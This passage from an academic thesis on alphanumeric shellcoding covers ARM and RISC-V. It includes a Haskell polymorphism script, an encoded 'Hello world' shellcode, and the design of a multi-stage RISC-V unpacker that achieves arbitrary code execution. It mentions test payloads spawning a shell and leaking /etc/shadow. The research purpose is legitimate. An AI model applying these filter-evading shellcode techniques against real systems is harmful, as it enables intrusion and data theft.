  $s[$j++] = randalnum();
}
```

3.E.2 Constructs polymorphism

The following is an example of adding polymorphism for zeroing a register as well as using a Haskell engine.

```
import Data.String.Utils
import Data.List
import Numeric
import Data.Random

val = "VAL"
valRange = [0xc0c, 0xc4c,0xc8c]++[0xc10..0xc14]++
  [0xc18..0xc1c]++[0xc50..0xc54]++[0xc58..0xc5c]++
  [0xc90..0xc94]++[0xc98..0xc9c]++
  [0xccc,0xd4c,0xd8c,0xdcc]++[0xcd0..0xcd4]++
  [0xcd8..0xcdc]++[0xd10..0xd14]++[0xd18..0xd1c]++
  [0xd50..0xd54]++[0xd58..0xd5c]++[0xd90..0xd94]++
```

```
  [0xd98..0xd9c]++[0xe0c,0xe4c]++[0xdd0..0xdd4]++
  [0xdd8..0xddc]++[0xe10..0xe14]++[0xe18..0xe1c]++
  [0xe50..0xe54]++[0xe58..0xe5c]

shift = "SHIFT"
shiftRange = [16..22]++[24..30]

replacePoly :: String -> String -> Maybe Int -> RVar String
replacePoly acc [] _param = return $ reverse acc
replacePoly acc s param = do
  if (startswith shift s)
  then do
    randomSh <- randomElement shiftRange
    replacePoly
      ((reverse $ "#" ++ (show randomSh)) ++ acc)
      (drop (length shift) s) param
  else do
    if (startswith val s)
    then do
      case param of
        Just v -> do
          replacePoly
            ((reverse $ "#0x" ++ (showHex v ""))++acc)
            (drop (length val) s) Nothing
        Nothing -> do
          v <- randomElement valRange
          replacePoly
            ((reverse $ "#0x" ++ (showHex v ""))++acc)
            (drop (length val) s) $ Just v
    else do
      replacePoly ((head s):acc) (tail s) param

main = do
  s <- readFile "vector.a64"
  sr <- runRVar (replacePoly [] s Nothing) StdRandom
  writeFile "vector.a64.poly" sr
```

3.F Hello World Shellcode

The following program prints "Hello world" when executed in QEMU (tested with `qemu-system-aarch64 -machine virt -cpu cortex-a57 -machine type=virt -nographic -smp 1 -m 2048 -kernel shellcode.bin -append "console=ttyAMA0"`). It was generated by the program described in 3.5.

The notation `(X)^{Y}` means that `X` is repeated `Y` times.

```
jiL0JaBqJe4qKbL0kaBqkM91k121sBSjsBSjb2Sj
b8Y7R1A9Y5A9Jm01Je0qrR2J9O0r9CrJyI38ki01
ke0qBh01Bd0qszH6PPBPJHMBAOPPPPIAAKPPPPID
PPPPPPADPPALPPECPBBPJAMBPAPCHPMBPABPJAOB
BAPPDPOIJAOOBOCGPAALPPECAOBHPPGADAPPPPOI
FAPPPPEDJPPAHPEBOGOOOOAGLPPCEOMFOMGKKNJI
OMPCPPIAOCPKPPOIOCPCPPJJFPPBDPCIHPPPPPCD
GCPFPPIANLOOOOIGOLOOOOAGOCPKDPOIOMGKLBJH
LPPCEOMFOMGKKOJIPPPMHPEBOMPCPPIANDOOOOIG
JPPLHPEBNBOOOOIGHPPMHPEBNPOOOOIGHPPMHPEB
MNOOOOIGNPPMHPEBMLOOOOIGHPPEHPEBMJOOOOIG
PPPDHPEBMHOOOOIGNPPNHPEBMFOOOOIGNPPMHPEB
MDOOOOIGDPPNHPEBMBOOOOIGHPPMHPEBMPOOOOIG
HPPLHPEBLNOOOOIGBPPDHPEBLLOOOOIGDPPAHPEB
LJOOOOIGPPPPHPEBOMGKLAJHLPPCEOMF
(BBBB)^{854}
(Z3Zj)^{77}
szO6
```

Chapter 4

Alphanumeric shellcoding on RISC-V

In this chapter, we explain how to design RISC-V shellcodes capable of running arbitrary code, whose ASCII binary representation use only letters `a-z` and `A-Z`, digits `0-9`, and one of the three characters: `#`, `/`, `'`.

This work was jointly conducted with Hadrien Barral, Rémi Géraud, and David Naccache. It was published in Usenix WOOT 2019 [Bar+19a] and presented at DEF CON 27 [Bar+19b].

4.1 Introduction

RISC-V [WA17] is a new *instruction set architecture* (ISA) whose development began in 2010. It is based on the concept of *reduced instruction set computer* (RISC) [PS81], targeting simplicity by providing few and limited computer instructions. RISC ISAs have become increasingly popular with the wide adoption of embedded devices such as smartphones, tablets, or other Internet of Things devices. The most popular RISC ISAs are currently ARM [Arma], Atmel AVR [Atm16], MIPS [Mip], Power [Ibm], and SPARC [SPA91].

RISC-V is the fifth RISC ISA published by UC Berkeley. It is completely free and open-source, with its User-Level ISA published in May 2017 in version 2.2. It features 32-bit and 64-bit little-endian variants (designated as `RV32` and `RV64`), with a future extension to 128 bits. While only expensive test boards feature RISC-V processors currently, many companies including Western Digital or Nvidia have announced the use of RISC-V chips in their future products.[1]

[1] `https://www.barrons.com/articles/nvidia-western-digital-at-chips-frontier-1516640945`

Char	Hex	Binary
`#`	`0x23`	`0b000100011`
`'`	`0x27`	`0b000100111`
`/`	`0x2F`	`0b000101111`

Figure 4.1: Hexadecimal and binary representation for the ASCII characters `#`, `'`, and `/`.

In this chapter, we will study alphanumeric shellcodes, *i.e.* programs whose binary representation use only the 52 lowercase and uppercase letters of the English alphabet and the 10 digits (see Table 3.1 in previous Chapter). As we will discuss, it is only possible to achieve *arbitrary code execution* (ACE) at the cost of allowing one additional character: either `#`, `/`, or `'` whose hexademical and binary representations are in Table 4.1.

4.1.1 Prior and related work

This work follows a trend initiated in the early 2000s to evade buffer overflow protections (Eller [Ell00] and RIX [RIX01] on IA-32) and intrusion detection systems [Mas+09]. Tools to generate alphanumeric shellcodes on the IA-32 platform [BMC14] are now a standard component of attack frameworks such as Metasploit (`msfvenom`). IA-32 is particularly well suited to this exercise as many letters materialize into `mov` instructions, which form a Turing-complete subset of operations [Dol13]. To this day however none of these tools are able to generate alphanumeric shellcodes on RISC-V.

The first automated tool for the ARMv5 platform was provided by Younan *et al.* in 2011, relying on a Brainfuck interpreter and bytecode [YP09; You+11]. The technique, however, does not carry over to more recent implementations. In 2016, Barral *et al.* introduced the first tool capable of compiling arbitrary ARMv8-A code into alphanumeric executable code [Bar+16]. This is a *tour de force*, but also and most importantly, it introduces a generic approach to designing such tools.

4.1.2 Our contribution

We provide the first analysis of alphanumeric code on RISC-V, as well as a complete framework for automatically generating alphanumeric (+1 character) shellcodes. Through a three-staged modular design, these shellcodes achieve ACE on this platform.

This is the second architecture which can be addressed using the methodology from [Bar+16], which is an argument in favor of such generic approaches (rather than *ad hoc* ones). Our approach differs on the fact that we do not manually assemble available instructions into higher-level con-

structs for building the unpacker in a bottom-up fashion and instead opt for a partially automated strategy to generate the required alphanumeric instruction sequences to achieve the desired results.

We provide three different constructions, corresponding to each choice of an additional character. All our programs are given in appendix, being to the best of our knowledge the first automated tool of this kind for RISC-V, as well as the first examples of such shellcodes for each construction.

4.2 RISC-V instruction set

RISC-V splits its instruction set between a mandatory core set (`RV64I`) and different optional extensions, each of which is designated by a string (a single letter for the most common ones). The defined extensions include integer multiplication and division (`M`), atomic operations (`A`), single-, double- or quad-precision (`F`, `D`, `Q`) floating-point operations, decimal floating-point operations (`L`), compressed instructions (`C`), bit-manipulation (`B`), just-in-time (`J`), transactional memory (`T`), packed-SIMD instructions (`P`), vector operations (`V`), and user-level interrupts (`N`).

The general purpose ISA, which includes `IMAFD`, is designated by the letter `G`. In what follows, we focus on the `RV64GC` ISA, which is the one agreed on by Debian and Fedora porters, as well as members of the RISC-V Foundation. On top of that, the Foundation intends to provide "*a profile for standard RISC-V Unix platforms that will include `C` extension as mandatory*".[2]

The `RV64GC` ISA features 32-bit and 16-bit instructions, aligned on 16 bits. There are 31 general purpose 64-bit registers (`x1-x31`), 32 floating-point registers (`f0-f31`), a program counter (`pc`), as well as various control-and-status registers. The pseudo-register `x0` designates the zero constant.

For the rest of this thesis we use terminology defined by the RISC-V Instruction Set Manual, Version 1.10 [WA17]. Assembly instructions are written in the format `add x1,x2,x3`, where `add` is the *opcode*, and `x1`, `x2`, `x3` are the *operands*. Precisely, `x1` is the *destination register*, `x2` is the *first source register* and `x3` is the *second source register*. When one of the source registers is replaced by a constant, it is called an *immediate*. To these conventions, let K be a register, we add our slicing notation as $K[y:x]$ (with $x < y$), meaning we take a slice of bits x to y of K, with the lowest significant bit denoted as the bit 0.

RISC-V ELF psABI specification [Dab+16] provides a register naming convention, reproduced in 4.1.

[2] `https://wiki.debian.org/RISC-V`

Register	ABI Mnemonic	Meaning
x0	zero	Zero
x1	ra	Return address
x2	sp	Stack pointer
x3	gp	Global pointer
x4	tp	Thread pointer
x5-x7	t0-t2	Temporary registers
x8-x9	s0-s1	Callee-saved registers
x10-x17	a0-a7	Argument registers
x18-x27	s2-s11	Callee-saved registers
x28-x31	t3-t6	Temporary registers
f0-f7	ft0-ft7	Temporary registers
f8-f9	fs0-fs1	Callee-saved registers
f10-f17	fa0-fa7	Argument registers
f18-f27	fs2-fs11	Callee-saved registers
f28-f31	ft8-ft11	Temporary registers

Table 4.1: Naming convention for registers, per psABI [Dab+16].

4.3 Alphanumeric RISC-V

The first step towards building an alphanumeric shellcode for `RV64GC` consists in generating the subset of alphanumeric valid instructions, which we denote by α`RV64GC`. For this purpose, we generated every 16-bit and 32-bit alphanumeric sequence, and tentatively disassembled it using `objdump`. Per RISC-V Instruction Set Manual, 16-bit instructions must have their two least significant bits set to `00`, `01` or `10`. Similarly, 32-bit instructions must have their five least significant bits set to `bbb11`, with `bbb` different from `111`.

Furthermore, some opcodes may encode invalid or unimplemented instructions. For instance, the little-endian word `7OOT` corresponds to a load upper immediate (`lui`), whereas `WOOT` does not correspond to any valid `RV64GC` instruction, although its least significant bits are those of a valid 32-bit instruction:

```
7OOT    0x374f4f54    lui t5,0x544f4
WOOT    0x574f4f54    undefined
```

After filtering out all invalid sequences, we regroup the remaining instructions according to their opcode, providing an overview of the available instructions for which there are some operands making them alphanumeric.

The internal structure of the instruction defines the main constraints on the alphanumeric language subset. Each 32-bit instruction has its opcode encoded in the first 7 bits of the first byte. Requiring the first byte to be alphanumeric will therefore greatly reduce the available opcodes, while providing a wide range of operands for each opcode. On the contrary, 16-bit instructions are more entropic in their spread. Henceforth, more opcodes

are available, with fewer operands for each opcode. Consequently, the expressiveness of αRV64GC relies on the intelligent combination of instructions of various lengths.

Hereafter, we provide a review of those instructions, by explaining their semantics and some insight on the available operands. For simplicity and following the methodology introduced in Chapter 3, we cluster instructions as *control-flow*, *data processing*, and *memory manipulation* instructions.

4.3.1 Data processing

Data processing includes every instruction that does not modify the memory or the program counter. Two variants may be available for each instruction, either operating on the usual 64-bit registers or performing the operation on 32 bits and sign-extending the result to the 64-bit register. Using 32-bit variants for pointer manipulation prevents from reaching addresses ranging from `0x8000 0000` to `0xFFFF FFFE FFFF FFFF`. This is a serious caveat for bare-metal shellcodes—as existing boards often have the DRAM start at `0x8000 0000`—forcing us to use the 64-bit variant. Hereafter, we only present the most useful ones, omitting instructions which may have odd effects (like micro-architectural hints for branch predictors):

- The addition `addi` instruction enables adding or removing only some specific immediate values multiples of 16 to `sp`. Its 32-bit signed variant `addiw` is also available, and allows increasing or decreasing registers `a0`, `a2`, `a4`, `a6`, `s0`, `s2`, `sp`, `t1`, and `tp` from -20 to 30.

- The instruction `li`, allows loading signed integers (ranging from -20 to 30) into registers `sp`, `tp`, `s0`, `s2`, `s4`, `s6`, `s8`, `s10`, `t1`, `t3`, `t5`, `a0`, `a2`, `a4`, and `a6`. We use the letter $\mathcal{S}$ to designate this set of registers.

  Loading immediates to registers may also be carried out with the `lui` instruction (load upper immediate), which loads a 20-bit signed immediate into the bits 31-12 of a register in $\mathcal{S}$. The lowest bits are all set to zero, while the 32 highest bits are computed as the sign-extension of the immediate. We counted 238,791 alphanumeric `lui` instructions, with a large choice of immediates.

- Bitwise manipulation: only the `sra` (shift right arithmetical) instruction is available, with all registers of $\mathcal{S}$ as source and destination, and registers `s3`–`s7` as shift amount.

- Floating-point operations: many useful floating-point operations are available in αRV64GC, in simple, double and quad precision. Among them we find sign manipulation like `fabs` (absolute value) or multiply-accumulate `fmadd` and its variants ($r \leftarrow \pm a \times b \pm c$).

- Control-status register manipulation: many instructions available, such as `csrc`, `csrci`, `csrrc`, `csrrci`, `csrrsi`, `csrrwi`, `csrwi`, not detailed here. As privileged access may be required, we preferred not using them and instead use the other available data processing instructions.

4.3.2 Control-flow instruction

Both conditional and unconditional jump instructions are available. For unconditional branching, we have both `j` (jump) and `jal` (jump and link) available, with the possibility of linking any register in $\mathcal{S}$. Conditional branches are also available, with a wide variety of branching conditions: `bgtz`, `ble`, `bleu`, `blez`, `blt`, `bltu`. No backward jump is available, as the immediate offset has its sign set on the highest bit of a byte (hence always equal to zero when alphanumeric). This may prevent the Turing completeness of α`RV64GC`, as no unbounded computation mechanism is available without additional assumptions, such as code-reuse or self-modifying code.

4.3.3 Memory processing

We have both 32-bit `lw` and 64-bit `ld` loads, as well as double-precision floating-point `fld` loads. However, no stores are available, which makes it impossible to write arbitrary shellcodes: we can only modify the registers and not the machine's memory state.

This turns out to be a strong limitation as for instance the shellcode designer cannot build paths (such as `"/bin/sh"`) in memory (this is not an alphanumeric string). Thus, additional assumptions must be made, either by finding gadgets able to write to memory or by reusing memory previously set to the desired value at a known position (e.g., an environment variable). Either option seems unsuitable in the context of a self-contained shellcode.

We therefore consider the possibility of allowing one non-alphanumeric character—a choice which may be governed by operational constraints as well. Among all ASCII-printable instructions modifying memory, only three non alphanumeric characters stand out: slash `/`, hash `#`, and tick `'`.

- Adding the hash character `#` gives standard 32-bit `sw` and 64-bit `sd` store instructions. The 32-bit store `sw` provides the ability to store almost any variable to various addresses with offsets multiple of 32. Given that there is no possibility to increment a 64-bit register by less than 16 (using `addi`), many memory areas are out of reach. The 64-bit variant `sd` seems more promising: indeed, the available offsets are only 2 bytes apart. Using this, we can efficiently store data by using `addi` increments for coarse-grained pointer manipulation and reaching the exact store address (up to a precision of 2 bytes) by tweaking the offset of `sd`.

- Adding the slash character `/` provides some atomic instructions, such as 32-bit and 64-bit atomic read-modify-write variants of binary conjunction `amoand` and disjunction `amoor`. As an example, `amoor.d t1,s5,(sp)` loads 64 bits from the address in `sp` into `t1`, and stores in the same address the disjunction of `t1` and `s5`. Note that the addresses passed to atomic operations must be naturally aligned, which adds further complexity when designing our shellcode.

- Adding the tick character `'` provides floating-point store instructions `fsd`, `fsq`, `fsw`. Controlling the stored values requires deep technical knowledge of floating-point binary representation, as the associated data manipulation operations are of the form $\pm a \times b \pm c$ (e.g., `fmadd`, `fmsub`).

For each of these three characters, we define a new subset of `RV64GC`, denoted respectively `#RV64IC`, `/RV64IAC` and `'RV64IDC`. The following section details how we can achieve ACE in `#RV64IC`, setting up the stage and much of the machinery for shellcodes in `/RV64IAC` and `'RV64IDC` as well. Since these require additional work, they are discussed further on.

4.4 High-level design

Several approaches can be used to run arbitrary code from an instruction-limited shellcode. The main available techniques are: virtualization, compilation, and packing.

Virtualization, as used by Younan *et al.* for 32-bit ARMv7 alphanumeric shellcoding [YP09; You+11], requires the design of a bytecode and an interpreter, both compatible with the limited instruction set, and powerful enough to mount a realistic attack—beyond Turing-completeness, we need to perform system calls or other mechanisms to evade the virtual environment. Virtualization presents a significant runtime overhead as well as a committed engineering effort.

Compilation, when applicable, is very efficient: compilers such as `movfuscator` [Dol13; Dom15] and `higher subleq` [Maz09] have been provided for *one instruction set computers*, reduced ISA subsets made of only one instruction. However, such methods are not applicable to α`RV64GC` as they often rely on *syntax-directed translation schemes*. Here, the heavy constraints in α`RV64GC` on the instruction operands hinders methods that systematically translate each grammar symbol into the target language. Furthermore, writing compilers is in itself a daunting task. Perhaps for these reasons, to the best of our knowledge, no work on compilation for alphanumeric shellcoding has been published.

Packing is the third method, and by far the most common approach in shellcoding. This typically results in multi-staged shellcodes, where one

stage decodes a second stage which is then executed. Packers can provide additional functionalities such as encryption, which we do not explore here. However, this technique requires the ability to execute self-modifying code, which may be hindered by the presence of executable-space protection mechanisms like DEP [Mic], PaX [PaX12] or NX-bit [May05]. Moreover, self-modifying code raises cache issues which need to be handled on a target-specific basis.

We decided to follow this third approach: it is conceptually simpler, much easier to check for correctness, and well suited to our target platform.

4.5 Detailed construction

In this section we show how to achieve arbitrary code execution, by detailing each step of the `#RV64IC` version of the shellcode. Building on the foundations laid with `#RV64IC`, we achieve similar results in `/RV64IAC` and `'RV64IDC`.

As explained in 4.4, we use a packing multi-staged design. We present a three-stage approach:

- The first stage is a *specific* unpacker written in `#RV64IC`;
- The second is a *general* unpacker written in a slightly larger subset of `RV64IC`;
- The third is our arbitrary payload.


The rationale for using three stages is governed by `#RV64IC` not containing backjumps, therefore forcing us to unroll the decoding logic. This would result in unwieldy large shellcodes if there were only two stages. Instead, we use the first unpacker $\mathcal{U}_1$, whose structure is shown in 4.2a, to unpack a minimal program $\mathcal{U}_2$ shown in 4.2b. The program $\mathcal{U}_2$ *has backward jumps* and can therefore efficiently implement a decoder using a loop. $\mathcal{U}_2$ unpacks and executes the third stage, which is the payload $\mathcal{P}$.

4.5.1 Stage 1


$\mathcal{U}_1$ is an unpacker for the next stage. It is fully written in `#RV64IC`. As no backward jumps are available, the unpacker is written as a *straight-line program*.

Specifically, $\mathcal{U}_1$ must: (1) locate the shellcode and jump over the encoded payload; (2) fix the store pointer; (3) unpack stage 2; (4) jump to the decoded stage 2.

We achieve (4) simply by placing the decoded stage 2 immediately after $\mathcal{U}_1$'s last instruction. The other steps are detailed below:



(a) General structure of stage 1: an initialization section, with a forward jump over the data-pool that contains the encoded final payload $\mathcal{P}_{enc}$, and the unpacker $\mathcal{U}_1$. The location where stage 2 is unpacked is highlighted in grey.



(b) General structure of stage 2: an initialization section, with a loop decoding at each iteration one byte of the final payload $\mathcal{P}$ using two bytes of the encoded payload $\mathcal{P}_{enc}$. It finally jumps to the decoded payload, highlighted in grey.

Figure 4.2: The general structure of the different stages of the shellcode.

4.5.2 Locating the shellcode and jump over the encoded payload

To make the shellcode position independent, we find its absolute position in memory using the jump and link (`jal`) instruction which stores the program counter to a user-specified register. This instruction consequently increases the shellcode's size by jumping over a large memory region. Yet, this area is not entirely wasted, as we repurpose it to store our packed payload $\mathcal{P}$.

4.5.3 Fixing the store pointer

The next step consists in setting up the register `XI` containing the address at which we will write stage 2. For this purpose we use the absolute address obtained in 4.5.2, to which we add a constant using several `addi` instructions. We must not forget the additional offset required when using the `sd` store instruction in the decoder. Consequently, stage 2 will be unpacked immediately after the shellcode.

The biggest immediate available for the `addi` instruction in α`RV64GC` is `464`. Since the shellcode is much longer, we use the following trick: we first append several `addi XI, XI, 464` instructions until we exceed the desired value. Then we replace some immediates in the sequence by the second biggest available immediate, i.e. `448`, which reduces the total sum, until the desired value is reached.[3] In this way, we are guaranteed to use the least amount of `addi` instructions possible.

4.5.4 Unpacking stage 2

We then unpack stage 2 starting at `XI`+*store_offset*, where `XI` is the register we previously set. This is done sequentially, using the `sd` instruction with carefully chosen offsets. Indeed, we have many offsets only 2 bytes apart. In our case, we chose a long chain of offsets (available from our constrained instruction set), each exactly 2 bytes apart, `1920`, `1922`, ..., `1938`. This allows storing at most 20 consecutive bytes by first loading 2 bytes into a register and then storing them into memory. We use a precomputed table providing for each immediate the minimal sequence of instructions needed for loading it to a given register. We explain below how to compute this table. To store more than 20 bytes, we increment `XI` (using the `addi XI, XI, 16` instruction) between each batch of 16 bytes, and continue with offsets `1924`, ..., `1938`. The whole stage 2 is 40 bytes long, unpacked in 3 batches of 20, 16, and 4 bytes.

The above strategy relies on a precomputed table of sequences for achieving arbitrary 2-byte loads. We generate this table using a depth-first search strategy, by iterating over `#RV64IC` instruction sequences and storing the

[3] A small NOP sled of at most 16 bytes may be required for getting an exact match.

reached values. This approach yields for each 2-byte immediate the shortest sequence required to load it into a register.

More precisely, the first instruction of the sequence is a `lui` (loads an immediate in bits 12 to 31 of the destination register). It is followed by an arithmetical right-shift `sra` instruction (unless the shift amount is null). By intersecting the set of possible registers which may be used both as destination register for `sd` and `lui`, we end up with registers `s4`, `s6`, `t1`, `tp`. As `sra` requires a register as a shift amount, we also iterate over all possible load immediate `li` and `addiw` subsequences to get the desired shift amount.

The next instructions of the sequence are made of `addiw` instructions, with immediates ranging from `-20` to `30`. We limit the exploration of the instruction sequence space to at most 4 `addiw` instructions, to keep $\mathcal{U}_1$ compact. This limitation still grants the possibility to load 63448 out of the 65536 possible values (or 96 %) into `s4`, `s6`, `t1`, or `tp`.

In this way, we can design our stage 2 with a substantially expanded set of available instructions. Indeed, we merely need that every pair of bytes in stage 2 can be loaded from an instruction sequence in the table.

4.5.5 Stage 2

Stage 2 ($\mathcal{U}_2$) is more straightforward. It consists of initialization code followed by a loop whose body decodes two consecutive bytes of $\mathcal{P}_{enc}$, the encoded payload. The full implementation can be found in Appendix 4.B. The initialization code sets three registers:

- the *reading pointer* `XP` pointing to the encoded payload
- the *writing pointer* `XQ` pointing to the start of the decoded payload
- the *end pointer* `XS` pointing to the end of the decoded payload

For simplicity, $\mathcal{U}_2$ performs in-place decoding, meaning that `XP` is initially equal to `XQ`.

We also flush the instruction cache with a `fence.i` instruction, which is required as we modify executable memory. In 4.6 we discuss the assumption that the first `fence.i` is not shadowed in the instruction cache.

Since 63 characters are available, it is theoretically possible to encode almost 6 bits of the payload in a single alphanumeric byte of the shellcode. However, to keep $\mathcal{U}_2$ short, we decided to encode only 4 bits per alphanumeric byte. This spreads each byte of the payload over 2 consecutive alphanumeric characters. As stage 2 is unpacked sequentially by the first stage, we need to make stage 2 the shortest possible, even if this makes the encoder more complex. Indeed, any additional length here would lead to a significant increase in stage 1 size. Let K be the byte stored at `XP` $+ 1$, L the byte stored at `XP` and A the byte written at address `XQ` by the store instruction.

```
lw    XS, 4(XP)   # Load K and L bytes
# XS == 0x????K[4:7]K[0:3]L[4:7]L[0:3]
mv    XT, XS      # Duplicate value
srli  XT, XT, 4   # Shift right by 4
# XT == 0x?????K[4:7]K[0:3]L[4:7]
xor   XS, XS, XT  # XS := XS ⊕ XT
# XS == 0x??????A[4:7]A[0:3]
sw    XS, 0(XQ)   # Store decoded byte A
```

Figure 4.3: The body of the main decoding loop

The decoding algorithm we devised only requires 5 instructions in the body of its loop, as shown in Fig. 4.3.

Hereafter, we find the encoding formulae by solving the decoding equations. Henceforth, when encoding byte A, the encoder must find values for K and L so that:

$$\begin{aligned} &K \text{ and } L \text{ are alphanumeric} \\ &L\,[0:3] \oplus L[4:7] = A[0:3] \\ &K[0:3] \oplus L[4:7] = A[4:7] \end{aligned}$$

One should remark that every byte of the form `0x4*` or `0x6*` for `*` non null is alphanumeric. This simplifies the resolution of the previously given constraints. The following solution can be checked to give an alphanumeric encoding for any input byte.

$$\begin{aligned} L[4:7] &= \texttt{0x4} \text{ if } A[0:3] \neq \texttt{0x4} \text{ else } \texttt{0x6} \\ L[0:3] &= A[0:3] \oplus L[4:7] \\ K[0:3] &= A[4:7] \oplus L[4:7] \\ K[4:7] &= \texttt{0x4} \text{ if } A[0:3] \neq \texttt{0x0} \text{ else } \texttt{0x5} \end{aligned}$$

Finally, as executable memory modifications occurred, we flush the instruction cache again using a `fence.i` instruction, and jump to the decoded payload $\mathcal{P}$.

4.5.6 Payload

Stage 3 is the payload $\mathcal{P}$, containing arbitrary binary code. We generate this code directly from a C source payload compiled with a standard `gcc`. The resulting binary code is then encoded as described in 4.5.5.

The size of the payload is upper bounded by the offset chosen for the forward jump in Fig. 4.2a. For our needs, we deemed 1024 bytes to be sufficient, allowing us a decoded payload of 512 bytes. Note that with some

minor engineering work, this maximum size can be increased. In the context of usual shellcoding attacks, the payload almost always fits into this limit. As a proof-of-concept, we test in 4.6 three different payloads for a standard Linux: a `printf("Hello world")` shellcode, an `execve("/bin/sh")` shellcode, and one that leaks the contents of `/etc/shadow`.

4.5.7 Integration/Linking

All in all, the complete shellcode is built in the following order:

1. We compute the table of minimal instruction sequences (4.5.4).
2. We build the final payload $\mathcal{P}$, and compute its length (4.5.6).
3. We generate stage 2, with the appropriate values for the reading pointer, the writing pointer, and the end pointer (4.5.5, 4.2b).
4. We generate the unpacker for stage 2, and compute its length (4.5.4).
5. We generate the code for fixing the store pointer (4.5.3).
6. We then build the whole shellcode, without its encoded stage 3 payload, for which we allocated the necessary space.
7. We finally insert the encoded payload $\mathcal{P}$ at the appropriate location in the shellcode.

4.5.8 Shellcoding in `/RV64IAC`

We have also created a version of the shellcode in `/RV64IAC`, using atomic store instructions instead of regular stores for unpacking in stage 1. Data is stored with the `amoor.d` instruction which operates on 8 naturally aligned bytes. By opposition to the previous implementation in `#RV64IC`, we do not have offsets for stores, hence we need to modify the store pointer using available `addi` instances, which can only increase a register by a multiple of 16. We thus store our decoded stage 2 in blocks of 16 bytes. As we have control over only the 8 first bytes, we decided to split them into two parts, the first four bytes containing the decoded instruction, whereas the next two bytes contain a jump instruction to the next block (`j .+0xc`, or `0x31A0` in hexadecimal). The structure of the block is shown in Figure 4.4.




Figure 4.4: Diagram of a 16-byte block. Our stage 2 instructions are located in the first two bytes, while the next two contain a NOP-like instruction followed by a jump to the next block. The last 10 bytes are unused.

As required by the sequences for 2-byte arbitrary load computed in 4.5.4, we wrote stage 2 using only compressed instructions. The only exception is `fence.i`, which is unavoidable and does not have a compressed version. In this case, we use a custom sequence to store its value (`0x0000100F`). We would like to particularly thank the authors of RISC-V for the fact that the 16 highest bits of `fence.i` are all zeros, which keeps our sequence of instructions really short. Otherwise we would have required chaining many `addi` instructions, making the shellcode too long to be used in practice.

The sequences used for loading the 2-byte instructions are computed using a table similar to that of 4.5.4. By opposition to `#RV64IC`, here the word's two highest bytes will be executed as an instruction. We make sure that these two bytes do not modify the high-level semantics of the program. Altogether, the table allows loading 58174 possible 16-bit values, out of 65536 (or 88 %) which still allows encoding our stage 2 with only minor modifications, at the expense of a slight size increase of only 2 bytes. The payload and its encoding remains identical.

4.5.9 Shellcoding in `'RV64IDC`

Shellcoding in `'RV64IDC` is more tricky. First of all, it requires the *floating-point unit* (FPU) to be activated, which in practice is always carried out by the operating system when working in a hosted environment. In the context of the bare-metal examples presented in this chapter, we use a small additional piece of non-alphanumeric code, whose sole purpose consists in activating the FPU (`0x896373900330`).

Similarly to `/RV64IAC`, the main difference lies in the way stage 2 is unpacked by $\mathcal{U}_1$. This time, we store in the data-pool some floating-point values which are used by $\mathcal{U}_1$ during unpacking. The most general floating-point data manipulation instruction available is `fmadd r, a, b, c` (fused-multiply add): it computes $r = a \times b + c$. The store operation `fsd` then stores r at the desired memory location. We thus have to solve equations of the form $r_i = a_i \times b_i + c_i$, where r_i is a small part of the decoded stage 2, under the constraint that each a_i, b_i and c_i need to be loaded from the data pool. To keep our data pool as small as possible, we need to share values between different equations. As this increases the mathematical complexity of solving floating-point equations, we decided to work on a simplified version of the problem, in which we only encode 6 bytes of stage 2 into r_i. Indeed, in this way, the constraint lies only in the mantissa of the floating-point. Furthermore, we fixed the two remaining bytes of a_i, b_i and c_i to alphanumeric constants which do not propagate carries to the exponent when performing the operation. These simplifications turned out to be sufficient for solving the equations while reducing the total number of different floating-point constants.

Hereafter, we present some of the methods we used for reducing the

number of different floating-point constants used. The first consists in using the same b_i for all equations, as, without loss of generality, this does not impede finding a solution by just modifying a_i and c_i. This simplification allows solving the equation by testing random alphanumeric values for a_i, computing the adequate c_i then checking both a_i and c_i are alphanumeric. A simple combinatorial analysis gives us the approximate probability that a randomly chosen alphanumeric a_i gives an alphanumeric solution for c_i as: $(\frac{62}{256})^6 \simeq \frac{1}{50000}$.

The second method consists in using the same a_k for two consecutive equations. Formally, we require finding solutions a_k, c_{2k}, c_{2k+1} for the following set of equations:

$$r_{2k} = a_k \times b + c_{2k}$$
$$r_{2k+1} = a_k \times b + c_{2k+1}$$

Unfortunately, these equations are not guaranteed to always have solutions. Indeed, let r_{2k} and r_{2k+1} differ in their highest bit. This means the highest bits of c_{2k} and c_{2k+1} are different.[4] Hence one of them is non-alphanumeric. The solution we found consists in making stage 2 polymorphic, and trying to solve these equations for all instances of stage 2, hoping to find one for which all equations have a solution. The different stage 2 instances are generated by either modifying the registers (150k variants), reordering initialization instructions for the loop (6 variants), or reordering the pointer increment instruction in the loop's body (7 variants); yielding a total of about 6 million stage 2 instances.

Algorithm 4.1 uses memoization to speed up the resolution of equations. In the worst case, the first loop has 12 million iterations (which can be executed in parallel), the second has 4 iterations while the last has 2 million iterations. In practice, when accounting for memoization, we counted 2.3×10^{11} iterations, requiring 1.5 execution hours on a 4-core Atom 2 GHz CPU. Eventually, we found several instances for which all equations had a solution. The rest of the shellcode is built in the same fashion as the previous versions presented in the previous sections.

4.6 Evaluation

4.6.1 QEMU

We initially tested our 3 shellcodes on QEMU [Bel05], a widespread open-source emulator. It emulates a HiFive Unleashed `RV64GC` development board, without micro-architectural features like caches or timings. The payload is expected to print "*Hello world!*" on the serial device mapped

